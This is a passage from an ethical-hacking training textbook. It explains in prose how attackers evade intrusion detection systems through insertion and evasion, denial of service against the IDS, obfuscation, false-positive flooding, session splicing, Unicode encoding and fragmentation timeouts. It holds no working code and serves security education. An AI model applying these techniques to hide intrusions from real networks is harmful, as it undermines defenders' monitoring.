



Figure 12.34: Evading IDS using Insertion attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion

An "evasion" attack occurs when the IDS discards packets while the host that has to get the packets accepts them. Using this technique, an attacker exploits the host computer. Evasion attacks have an adverse effect on the accuracy of the IDS. An evasion attack at the IP layer allows an attacker to attempt arbitrary attacks against hosts on a network without the IDS ever realizing it. The attacker sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the ID system's view. For example, if the attacker sends a malicious sequence byte by byte, and if the IDS rejects only one byte, it cannot detect the attack. Here, the IDS gets fewer packets than the destination.

One example of an evasion attack is when an attacker opens a TCP connection with a data packet. Before any TCP connection can be used, it must be "**opened**" with a handshake between the two endpoints of the connection. An essential fact about TCP is that the handshake packets can themselves bear data. The IDS that does not accept the data in these packets is vulnerable to an evasion attack.





Figure 12.35: Illustration of Evasion technique

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service Attack (DoS)

Multiple types of DoS attack will work against IDS. The attacker identifies a point of network processing that requires the allocation of a resource, causing a condition to occur in which all of that resource is consumed. The resources affected by the attacker are CPU cycles, memory, disk space, and network bandwidth. Attackers monitor and attack the CPU capabilities of the IDS. This is because the IDS needs half of a CPU cycle to read the packets, detect the purpose of their existence, and then compare them with some location in the saved network state. An attacker can verify the most computationally expensive network processing operations and then compel the IDS to spend all its time in carrying out useless work.

An IDS requires memory for a variety of tasks such as generating a match for the patterns, saving the TCP connections, maintaining reassembly queues, and producing buffers for the data. In the initial phase, the system requires memory to read the packets. The system will allocate the memory for network processing operations. An attacker can verify the processing operations that require the IDS to allocate memory and force the IDS to assign all of its memory for meaningless information.

In certain circumstances, the IDS store activity logs on the disk. The stored events occupy most of the disk space. Most computers have limited disk space. The attackers can occupy a significant part of the disk space on the IDS by creating and storing a large number of useless events. This renders the IDS useless in terms of storing real events.

Network IDS record the activity on the networks they monitor. They are competent because networks are rarely used to their full capacity; few monitoring systems can cope with an extremely busy network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The IDS, unlike an end system, must read everyone's packets, not just those explicitly sent to it. An attacker can overload the network with meaningless information and prevent the IDS from keeping up with what is happening on the network.


Many IDS today employ central logging servers that are used exclusively to store IDS alert logs. The central server's function is to centralize alert data so that it is viewed as a whole rather than on a system-by-system basis.

However, if attackers know the central log server's IP address, they could slow it down or even crash it using a DoS attack. After shutting down the server, attacks could go unnoticed because the alert data is now no longer logged.

Using this evasion technique, an attacker

- Causes the device to lock up
- Causes personnel to be unable to investigate all the alarms
- Causes more alarms than can be handled by management systems (such as databases, etc.)
- Fills up disk space, preventing attacks from being logged
- Consumes the device's processing power and allows attacks to sneak by

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Obfuscating

Obfuscation means to make code more difficult to understand or read, generally for privacy or security purposes. A tool called an obfuscator converts a straightforward program into one that works in the same way but which is much more difficult to understand.

Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode. Polymorphic code is another means to circumvent signature-based IDS by creating unique attack patterns so that the attack does not have a single detectable signature. Attackers perform obfuscated attacks on encrypted protocols such as HTTPS. Attackers can also use obfuscation techniques such as digital steganography to bypass IDS and deploy malware on to the target system lying beyond the IDS.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



False Positive Generation

This mode does not attack the target; instead, it does something relatively ordinary. In this mode, the IDS generates an alarm when no condition is present to warrant one. Another attack similar to the DoS method is to create a significant amount of alert data that the IDS will log. Attackers construct malicious packets known to trigger alerts within the IDS, forcing it to generate a large number of false reports. Such an attack creates a large amount of log "noise" in an attempt to blend real attacks with fake ones. Attackers know all too well that when looking at log data, it can be challenging to differentiate between legitimate attacks and false positives. If attackers know the IDS, they can even generate false positives specific to that IDS. Attackers then use these false positive alerts to hide real attack traffic. Attackers can bypass IDS unnoticed, as it is difficult to differentiate the attack traffic from the large volume of false positives.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Session Splicing

Session splicing is an IDS evasion technique that exploits how some IDS do not reconstruct sessions before pattern-matching the data. It is a network-level evasion method used to bypass IDS where an attacker splits the attack traffic into an excessive number of packets such that no single packet triggers the IDS. The attacker divides the data in the packets into small portions of a few bytes and evades the string match while delivering the data. The IDS cannot handle an excessive number of small-sized packets and fails to detect the attack signatures. If attackers know what IDS is in use, they could add delays between packets to bypass reassembly checking. This approach is effective against IDS that do not reconstruct packets before checking them against intrusion signatures. If attackers are aware of the delay in packet reassembly at the IDS, they can add delays between packet transmissions to bypass the reassembly.

Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as **Nessus** for session-splicing attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Unicode Evasion Technique

Unicode is a character coding system that supports encoding, processing, and displaying of written texts for universal languages to maintain consistency in a computer representation. Several standards, such as Java, LDAP, and XML, require Unicode, and many OS and applications support it. Attackers can implement an attack by different character encodings known as "**code points**" in the Unicode code space. The most commonly used character encodings are Unicode Transformation Format (UTF)-8 and UTF-16.


For Example: In UTF-16, the character "/" can be represented as "%u2215" and "e" as "%u00e9"; in UTF- 8, "©" can be represented as "%c2%a9" and "≠" as "%e2%89%a0."


Problems with Unicode:

In the Unicode code space, all the code points are treated differently, but it is possible that there are multiple representations of a single character. There are also code points that alter the previous code points. Moreover, applications or OS may assign the same representation to different code points. Because of this complexity, some IDS mishandle Unicode, as Unicode allows multiple interpretations of the same characters.

For example, "\" represents 5C, C19C, and E0819C, which makes writing pattern-matching signatures very difficult. Taking advantage of this fact, attackers can convert attack strings into Unicode characters to avoid pattern and signature matching in the IDS. Attackers can also encode URLs in HTTP requests using Unicode characters to bypass HTTP-based attack detection at the IDS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Fragmentation Attack

IP packets must follow the standard **Maximum Transmission Unit (MTU)** size while traveling across the network. If the packet size is exceeded, it will be split into multiple fragments ("fragmentation"). The IP header contains of a fragment ID, fragment offset, fragment length, fragments flags, and others besides the original data. In a network, the flow of packets is irregular; hence, systems need to keep fragments around, wait for future fragments, and then reassemble them in order. Fragmentation can be used as an attack vector when fragmentation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

timeouts vary between the IDS and the host. Through the process of fragmenting and reassembling, attackers can send malicious packets over the network to exploit and attack systems. To avoid detection by an IDS, attackers may exploit fragmentation by using the fragment reassembly timeout, which varies from system to system.

- **Attack Scenario - 1**

  If, for example, the fragment reassembly timeout is 10 s at the IDS and 20 s at the target system, attackers will send the second fragment 15 s after sending the first fragment. In this scenario, the IDS will drop the fragment on receiving the second fragment after its reassembly timeout, but the target host will reassemble the fragments. Attackers will continue sending fragments with intervals of 15 s until the attack payload is reassembled at the target system. Thus, the victim will reassemble the fragments and receive the attack code, whereas the IDS will not detect this or generate alerts as the IDS drops the fragments.

